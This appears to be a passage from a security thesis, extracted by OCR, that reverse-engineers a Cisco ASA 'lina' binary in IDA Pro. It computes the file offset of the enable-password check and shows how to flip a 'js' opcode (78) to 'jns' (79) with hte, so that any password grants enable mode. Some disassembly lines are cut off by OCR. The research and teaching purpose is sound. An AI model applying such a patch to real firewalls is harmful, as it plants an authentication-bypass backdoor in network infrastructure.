




Figure 29 IDA String



Address	Length	Type	String
.rodata:09CFEE82	00000010	C	Access denied.\n
.rodata:0AB6C45C	0000001A	C	tlsv1 alert access denied
.rodata:0A9E6077	0000001B	C	Access Denied: %s://%s\n
.rodata:0A9E6059	0000001E	C	Access Denied: %s://%s/%s\n
.rodata:09EF1F78	00000022	C	MLD: Group %s access denied on %s
.rodata:09EF1F54	00000023	C	IGMP: Group %s access denied on %s


Figure 30 Enable command output messages in IDA

After enabling command messages (Figure 26) in the Cisco ASA CLI authentication, we need to come back to the IDA Pro to check the findings out. First of all, from "View - > open subviews -> Strings" (Figure 29), we can filter all the strings in the "lina" file. Then, search for "enable command output messages" (Figure 30) and double-click on the message to go to the read-only data section. By clicking on the XREF (Figure 31) link, we can see the actual assembly code that uses "Access denied" message (Figure 32).



```
.rodata:09CFEE48                 db 'Unexpected type 0x%x',0Ah,0
.rodata:09CFEE48                                         ; DATA XREF: .text:080FAD90↑o
.rodata:09CFEE5E                 db 'Invalid Password',0Ah,0 ; DATA XREF: .text:080FB816↑o
.rodata:09CFEE70 aInvalidPassw_0 db 'Invalid password',0Ah,0 ; DATA XREF: .text:loc_80FB8D8↑o
.rodata:09CFEE82                 db 'Access denied.',0Ah,0 ; DATA XREF: .text:080FB6E0↑o
.rodata:09CFEE92 aUsername_0     db 'Username: ',0       ; DATA XREF: .text:086FE293↑o
.rodata:09CFEE92                                         ; .text:086FE2C0↑o ...
.rodata:09CFEE9D aEnablePasswo_4 db 'enable password <removed>',0Ah,0
.rodata:09CFEE9D                                         ; DATA XREF: sub_80FBA60:loc_80FBC10↑o
.rodata:09CFEEB8                 db 'enable password %s encrypted',0Ah,0
```


Figure 31 XREF value of "Access denied."



```
.text:080FB668
.text:080FB668 loc_80FB668:                            ; CODE XREF: .text:080FB847↓j
.text:080FB668                                         ; .text:080FB8D2↓j ...
.text:080FB668                 add     esi, 1
.text:080FB66B                 cmp     esi, 2
.text:080FB66E                 jle     loc_80FB830
.text:080FB674
.text:080FB674 loc_80FB674:                            ; CODE XREF: .text:080FB82A↓j
.text:080FB674                                         ; .text:080FB838↓j
.text:080FB674                 test    ebx, ebx
.text:080FB676                 jnz     loc_80FBA3F
.text:080FB67C                 lea     esi, [esi+0]
.text:080FB680
.text:080FB680 loc_80FB680:                            ; CODE XREF: .text:080FB5C7↑j
.text:080FB680                 mov     edx, 0FFFFFEFC8h
.text:080FB686                 lea     ebx, [ebp-0FCh]
.text:080FB68C                 xor     eax, eax
.text:080FB68E                 mov     ecx, 10h
.text:080FB693                 mov     edi, ebx
.text:080FB695                 rep stosd
.text:080FB697                 mov     eax, gs:[edx]
.text:080FB69A                 mov     eax, [eax+98h]
.text:080FB6A0                 mov     [esp], eax
.text:080FB6A3                 call    sub_8100320
.text:080FB6A8                 mov     dword ptr [esp+8], 3Fh
.text:080FB6B0                 mov     [esp], ebx
.text:080FB6B3                 mov     [esp+4], eax
.text:080FB6B7                 call    sub_9BE90A0
.text:080FB6BC                 mov     [esp+10h], ebx
.text:080FB6C0                 mov     [esp+0Ch], esi
.text:080FB6C4                 mov     dword ptr [esp+8], 6040A1h
.text:080FB6CC                 mov     dword ptr [esp+4], 9D02BACh ; "%d: Console enable password incorrect f"...
.text:080FB6D4                 mov     dword ptr [esp], 0FFFFFFFFh
.text:080FB6DB                 call    sub_9341FE0
.text:080FB6E0                 mov     dword ptr [esp], 9CFEE82h ; "Access denied.\n"
.text:080FB6E7                 call    sub_9C02740
.text:080FB6EC
.text:080FB6EC loc_80FB6EC:                            ; CODE XREF: .text:080FB351↑j
.text:080FB6EC                 cmp     esi, 2
.text:080FB6EF                 mov     eax, 0FFFFFFFDh
.text:080FB6F4                 jg      loc_80FB1AC
.text:080FB6FA                 jmp     loc_80FB1A7
.text:080FB6FA ; ---------------------------------------------------------------------------
.text:080FB6FF                 db  90h ; É
.text:080FB700 ; ---------------------------------------------------------------------------
.text:080FB700
.text:080FB700 loc_80FB700:                            ; CODE XREF: .text:080FB20D↑j
.text:080FB700                 mov     eax, 0FFFFFEFC8h
.text:080FB705                 mov     ebx, gs:[eax]
.text:080FB708
.text:080FB708 loc_80FB708:                            ; CODE XREF: .text:080FB1ED↑j
.text:080FB708                 mov     ecx, [ebp-64h]
.text:080FB70B                 mov     edx, [ebp-60h]
.text:080FB70E                 mov     eax, [ebp-5Ch]
000B366B 080FB66B: .text:080FB66B (Synchronized with Hex View-1)
```

Figure 32 code section of "Access denied."

Finally, we know there is a ".text:080FB80A js short loc_80FB840" command that when password is wrong it jumps to "loc_80FB840" address (Figure 33).



```
.text:080FB774                 mov     byte ptr [ebp-286h], 0Fh
.text:080FB77B                 mov     dword ptr [ebp-284h], 0Fh
.text:080FB785                 jz      loc_80FB9A9
.text:080FB78B
.text:080FB78B loc_80FB78B:                            ; CODE XREF: .text:080FB9D8↓j
.text:080FB78B                 mov     edx, [ebp-284h]
.text:080FB791                 mov     [esp], edx
.text:080FB794                 call    sub_9B6E940
.text:080FB799                 mov     dword ptr [ebp-28Ch], 0
.text:080FB7A3                 test    eax, eax
.text:080FB7A5                 jnz     loc_80FB557
.text:080FB7AB                 mov     edi, [ebp-284h]
.text:080FB7B1                 mov     dword ptr [esp], 9D02B58h ; "%% No password set for privilege level "...
.text:080FB7B8                 mov     [esp+4], edi
.text:080FB7BC                 call    sub_9C02740
.text:080FB7C1                 mov     eax, 0FFFFFFFDh
.text:080FB7C6                 jmp     loc_80FB1AC
.text:080FB7C6 ; ---------------------------------------------------------------------------
.text:080FB7CB                 align 10h
.text:080FB7D0
.text:080FB7D0 loc_80FB7D0:                            ; CODE XREF: .text:080FB570↑j
.text:080FB7D0                 mov     dword ptr [esp], offset aPassword_0 ; "Password: "
.text:080FB7D7                 call    sub_9C02740
.text:080FB7DC                 mov     edi, [ebp-298h]
.text:080FB7E2                 mov     ecx, 20h
.text:080FB7E7                 mov     eax, [ebp-28Ch]
.text:080FB7ED                 lea     edx, [ebp-1F9h]
.text:080FB7F3                 rep stosd
.text:080FB7F5                 mov     byte ptr [edi], 0
.text:080FB7F8                 mov     dword ptr [esp+4], 81h
.text:080FB800                 mov     [esp], edx
.text:080FB803                 call    sub_80FFB90
.text:080FB808                 test    eax, eax
.text:080FB80A                 js      short loc_80FB840
.text:080FB80C                 cmp     eax, 20h
.text:080FB80F                 jle     short loc_80FB888
.text:080FB811                 add     esi, 1
.text:080FB814                 xor     ebx, ebx
.text:080FB816                 mov     dword ptr [esp], 9C
.text:080FB81D                 call    sub_9C02740
.text:080FB822                 cmp     esi, 2
.text:080FB825                 mov     eax, 1
.text:080FB82A                 jg      loc_80FB674
.text:080FB830
.text:080FB830 loc_80FB830:                            ; C
.text:080FB830                 test    al, al
.text:080FB832                 jnz     loc_80FB568
.text:080FB838                 jmp     loc_80FB674
.text:080FB838 ; ----------------------------------------
.text:080FB83D                 align 10h
.text:080FB840
.text:080FB840 loc_80FB840:                            ; C
.text:080FB840                                         ; .
.text:080FB840                 xor     ebx, ebx
000B378B 080FB78B: .text:loc_80FB78B (Synchronized with Hex View-1)
```

```
loc_80FB840:                            ; CODE XREF: .text:080FB5CF↑j
                                        ; .text:080FB601↑j ...
                xor     ebx, ebx
                mov     eax, 1
                jmp     loc_80FB668
; ---------------------------------------------------------------------------
                align 10h

loc_80FB850:                            ; CODE XREF: .text:080FB59A↑j
                mov     edx, 0FFFFFEFC8h
                lea     ebx, [ebp-27Ah]
                mov     dword ptr [esp+8], 80h
                mov     eax, gs:[edx]
                mov     eax, [eax+0A8h]
                mov     [esp], ebx
                add     eax, 14h
                mov     [esp+4], eax
                call    sub_9BE90A0
                mov     byte ptr [ebp-1FAh], 0
                jmp     loc_80FB5DD
```

```
Search completed. Found at 0810D45D.
Search completed. Found at 0810D56B.
```

Figure 33 enable mode JUMP instruction

In the next section, we are going to find a technique to change the jump command ".text:080FB80A js short loc_80FB840" (Figure 33) functionality. That means when a user enters the wrong password, it jumps to the password true function to allow the user to access the "enable" mode environment.

5.4. Modification Process

In this chapter, the author will demonstrate the technical side of modifying a Cisco ASA software image. The following topic will be covered in this section:

- Modification Process: In this part, we are going to modify the "enable" mode's authentication function. Afterward, we can authenticate the "enable" mode with any password.

This requires knowledge of x86 assembly because Cisco ASA software is written in this language. Then, we used process analysis (Figure 33) to modify the software.

Since we found the jump command in the assembly code was related to the enable mode authentication function, analyzing it requires knowledge about the jump function's opcode. In x86 assembly language, the "js" instruction has the opcode "0x78", and the "JNS" instruction has the opcode "0x79" (Table 4). As mentioned in (Figure 33), there is a "js" instruction in the enable mode authentication function that controls passwords, and, when the password is wrong, the CPU instruction jumps to "loc_80FB840." We are going to change "js" to "jns," meaning that when the password is wrong, the function jumps to the next function, which is the "enable" mode. (Table 4) shows instruction synonyms.

Table 4 JS and JNS instruction synonyms [49]

Instruction	Description	Flags	short jump opcodes	near jump opcodes
JS	Jump if sign	SF = 1	78	0F 88
JNS	Jump if not sign	SF = 0	79	0F 89

In IDA Pro, an entirely different memory and instruction address system was found, and it does not use the same memory address value as the binary file. We then examined the exact address of the "js" instruction in the binary file. We need to find the following elements in the IDA Pro and "lina" file, then with them, we can calculate the exact address of "js" instruction in the binary file:


- The offset of "js" address location in the IDA Pro
- The "lina" base base address
- The code starts point

The offset of "js" address location in the IDA Pro:

Based on the image (Figure 34) , "js" command is " .text:080FB80A js short loc_80FB840", and the offset of "js" address in the IDA Pro is "080FB80A".

The "lina" file base address:

For finding the "lina" file base address, we can "obj dump" the application to discover it. For this matter, we could use "obj dump-h as a/bin/lina |less," in which "-h" option represents summary information from the section headers of the "lina" file (Figure 34).



```
root@safe-ThinkPad-T450s: /SYNful/ASA/_07-18:15:17-asa921-k8.bin.extracted 191x

asa/bin/lina:     file format elf32-i386

Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .interp       00000013  08048194  08048194  00000194  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  1 .note.ABI-tag 00000020  080481a8  080481a8  000001a8  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
```


Figure 34 lina file start and base addresses

Based on the (Figure 34) information, LAM value (08048194) represents the logical memory address.

The code starts point:

Along with the base address of binary file, we can find the starting point of instruction in the "lina" file through the "obj dump" command. The (Figure 34) shows "File off" value that is the offset for the beginning of the "lina" file, and it has a "00000194" value.


Finally, we should use a hexadecimal calculator to find the exact address of "js" instruction in the "lina" binary file (Figure 35).So the location of "js" instruction is "B380A".



```
080FB80A - 08048194 + 194                                    = B380A

                                                               B380A
```

Figure 35 "js" instruction exact address in the binary file


To verify "B380A" address data that is exactly "js" instruction, we can use the "objdump" command to print out "B380A" address in the assembly code (Figure 36). As the screenshot shows (Figure 36),), the "B380A" address opcode starts with "78", which represents "js" instruction in the x86 CPU architecture.



```
root@safe-ThinkPad-T450s: /SYNful/ASA/_07-18:15:17-asa921-k8.bin.extracted 191x62
root@safe-ThinkPad-T450s:/SYNful/ASA/_07-18:15:17-asa921-k8.bin.extracted# objdump -m i386:intel -D -b binary -EB asa/bin/lina |grep -A3 "b380a:"
   b380a:       78 34                   js     0xb3840
   b380c:       83 f8 20                cmp    eax,0x20
   b380f:       7e 77                   jle    0xb3888
   b3811:       83 c6 01                add    esi,0x1
```

Figure 36 Print "B380A" address with the objdump command


Now, we have the exact address of "js" instruction, and we are going to change it to "jns" instruction. As we know (Table 4) about opcode, we should change 78 to 79 to finish the modification process.



```
root@safe-ThinkPad-T450s: /SYNful/ASA/_07-18:15:17-asa921-k8.bin.extracted 191x62
 File  Edit  Windows  Help
-[x]------------------------------------/SYNful/ASA/_07-18:15:17-asa921-k8.bin.extracted/asa/bin/lina
00000000 7f 45 4c 46 01 01 01 00-00 00 00 00 00 00 00 00 ?ELF???
00000010 02 00 03 00 01 00 00 00-00 ea 04 08 34 00 00 00 ? ? ?    ???4
00000020 ec 9a 12 03 00 00 00 00-34 00 20 00 0b 00 28 00 ????    4   ? (
00000030 1e 00 1d 00 06 00 00 00-34 00 00 00 34 80 04 08 ? ? ?    4   4???
00000040 34 80 04 08 60 01 00 00-60 01 00 00 05 00 00 00 4???`?   `?  ?
00000050 04 00 00 00 03 00 00 00-94 01 00 00 94 81 04 08 ?   ?    ??  ????
00000060 94 81 04 08 13 00 00 00-13 00 00 00 04 00 00 00 ?????    ?   ?
00000070 01 00 00 00 01 00 00 00-00 00 00 00 00 80 04 08 ?   ?        ???
00000080 00 80 04 08 1d 8f b2 02-1d 8f b2 02 05 00 00 00  ????????????
00000090 00 10 00 00 01 00 00 00-08 9e b2 02 08 1e b7 0a  ?   ?   ????????
000000a0 08 1e b7 0a cc fb 5f 00-40 6d 39 01 06 00 00 00 ??????_ @m9??
000000b0 00 10 00 00 02 00 00 00-c0 ae b2 02 c0 2e b7 0a  ?   ?   ?????.??
000000c0 c0 2e b7 0a 28 01 00 00-28 01 00 00 06 00 00 00 ?.??(?  (?  ?
000000d0 04 00 00 00 04 00 00 00-a8 01 00 00 a8 81 04 08 ?   ?   ??  ????
000000e0 a8 81 04 08 20 00 00 00-20 00 00 00 04 00 00 00 ????         ?
000000f0 04 00 00 00 07 00 00 00-08 9e b2 02 08 1e b7 0a ?   ?   ????????
00000100 08 1e b7 0a 38 10 00 00-38 10 00 00 04 00 00 00 ????8?  8?  ?
00000110 04 00 00 00 50 e5 74 64-24 73 b2 02 24 f3 b6 0a ?   P?td$s??$???
00000120 24 f3 b6 0a dc 02 00 00-dc 02 00 00 04 00 00 00 $?????  ??  ?
00000130 04 00 00 00 51 e5 74 64-00 00 00 00 00 00 00 00 ?   Q?td
00000140 00 00 00 00 00 00 00 00-00 00 00 00 07 00 00 00             ?
00000150 04 00 00 00 52 e5 74 64-08 9e b2 02 08 1e b7 0a ?   R?td????????
00000160 08 1e b7 0a f8 11 00 00-f8 11 00 00 04 00 00 00 ??????  ??  ?
00000170 01 00 00 00 80 15 04 65-00 00 00 00 00 00 00 00 ?   ???e
00000180 00 00 00 00 00 00 00 00-00 00 00 00 18 00 00 00             ?
00000190 04 00 00 00 2f 6c 69 62-2f 6c 64 2d 6c 69 6e 75 ?   /l
000001a0 78 2e 73 6f 2e 32 00 00-04 00 00 00 10 00 00 00 x.so.2
000001b0 01 00 00 00 47 4e 55 00-00 00 00 00 02 00 00 00 ?   GN
000001c0 06 00 00 00 1d 00 00 00-07 01 00 00 b3 01 00 00 ?   ?
000001d0 38 01 00 00 f1 00 00 00-34 01 00 00 77 01 00 00 8?  ?
000001e0 b2 00 00 00 23 00 00 00-00 00 00 00 00 00 00 00 ?   #
000001f0 96 01 00 00 00 00 00 00-7f 01 00 00 39 01 00 00 ??
00000200 36 01 00 00 fe 00 00 00-90 01 00 00 45 01 00 00 6?  ?
00000210 00 00 00 00 3c 01 00 00-5b 00 00 00 e3 00 00 00     <?  [   ?
00000220 8d 01 00 00 2e 01 00 00-67 00 00 00 ac 01 00 00 ??  ?   g   ??

-[x]------------------- goto -------------------
 Address  0xB380A
          Ok     Cancel     Functions
```


Figure 37 find command in hte for "js"

Open up the "lina" file using the "hte" application and then find the "B380A" address (Figure 37). As the image shows (Figure 38) it has a "78" value. Press F4 key to go to edit mode and change 78 to 79 (Figure 39). Afterwards, press F2 to save the file.



```
000b3790 ff 89 14 24 e8 a7 31 a7-01 c7 85 74 fd ff ff 00 ???$??1????t???
000b37a0 00 00 00 85 c0 0f 85 ac-fd ff ff 8b bd 7c fd ff     ???????????|??
000b37b0 ff c7 04 24 58 2b d0 09-89 7c 24 04 e8 7f 6f b0 ???$X+???|$???o?
000b37c0 01 b8 fd ff ff ff e9 e1-f9 ff ff 90 8d 74 26 00 ??????????????t&
000b37d0 c7 04 24 cc be ed 09 e8-64 6f b0 01 8b bd 68 fd ??$?????do????h?
000b37e0 ff ff b9 20 00 00 00 8b-85 74 fd ff ff 8d 95 07 ???     ??t??????
000b37f0 fe ff ff f3 ab c6 07 00-c7 44 24 04 81 00 00 00 ??????? ?D$??
000b3800 89 14 24 e8 88 43 00 00-85 c0 78 34 83 f8 20 7e ??$??C  ??x4?? ~
000b3810 77 83 c6 01 31 db c7 04-24 5e ee cf 09 e8 1e 6f w???1???$^?????o
000b3820 b0 01 83 fe 02 b8 01 00-00 00 0f 8f 44 fe ff ff ???????   ??D???
000b3830 84 c0 0f 85 30 fd ff ff-e9 37 fe ff ff 8d 76 00 ????0????7?????v
000b3840 31 db b8 01 00 00 00 e9-1c fe ff ff 8d 74 26 00 1???    ??????t&
000b3850 c7 c2 c8 ef ff ff 8d 9d-86 fd ff ff c7 44 24 08 ??????????????D$?
000b3860 80 00 00 00 65 8b 02 8b-80 a8 00 00 00 89 1c 24 ?   e?????    ??$
000b3870 83 c0 14 89 44 24 04 e8-24 d8 ae 01 c6 85 06 fe ????D$??$???????
000b3880 ff ff 00 e9 55 fd ff ff-8b bd 7c fd ff ff 89 44 ?? ?U?????|????D
000b3890 24 04 8d 85 07 fe ff ff-89 04 24 89 7c 24 08 e8 $??????????$?|$??
000b38a0 fc 30 a7 01 85 c0 74 30-83 c6 01 bb 01 00 00 00 ?0????t0?????
000b38b0 e9 ed f9 ff ff 8d 76 00-83 ff fe 0f 84 8f 00 00 ??????v ??????
000b38c0 00 c7 04 24 84 2b d0 09-e8 23 2e f7 ff 85 db 0f  ??$?+???#.?????
000b38d0 94 c0 e9 91 fd ff ff 90-c7 04 24 70 ee cf 09 31 ??????????$p???1
000b38e0 db e8 5a 6e b0 01 b8 01-00 00 00 e9 78 fd ff ff ??Zn????    ?x???
000b38f0 e8 bb 29 e0 00 c7 44 24-0c 00 00 00 00 c7 44 24 ??)? ?D$?    ?D$
000b3900 08 03 00 00 00 89 1c 24-89 44 24 04 e8 1f 3f 00 ??   ??$?D$???
000b3910 00 85 c0 0f 84 27 ff ff-ff c7 c2 c8 ef ff ff 89  ????'??????????
000b3920 5c 24 04 bb 01 00 00 00-c7 44 24 08 81 00 00 00 \$???    ?D$??
000b3930 65 8b 02 8b 80 a8 00 00-00 83 c0 14 89 04 24 e8 e?????    ?????$?
000b3940 ac d5 ae 01 e9 0c fd ff-ff 8d b4 26 00 00 00 00 ????????????&
000b3950 c7 04 24 28 b6 91 0a e8-94 2d f7 ff e9 fd fc ff ??$(?????-??????
000b3960 ff 8d b4 26 00 00 00 00-8b 45 f0 89 04 24 e8 5d ???&    ?E???$?]
000b3970 b3 e4 00 85 c0 89 c6 0f-84 62 fa ff ff 8d 5d c0 ?? ??????b????]?
000b3980 89 5c 24 04 89 04 24 e8-04 bb 71 00 c7 44 24 0c ?\$???$???q ?D$?
000b3990 00 00 00 00 89 5c 24 08-89 74 24 04 89 04 24 e8     ?\$??t$???$?
000b39a0 8c bf 71 00 e9 36 fa ff-ff 8b 7d 0c 8b 47 04 89 ??q ?6????}??G??
000b39b0 04 24 e8 39 5b e9 00 84-c0 88 85 7a fd ff ff 78 ?$?9[? ????z???x
000b39c0 45 0f be 85 7a fd ff ff-89 85 7c fd ff ff 89 04 E???z?????|?????
-- view b380ah/735242 --
1help       2save       3open       4edit       5goto       6mode
```

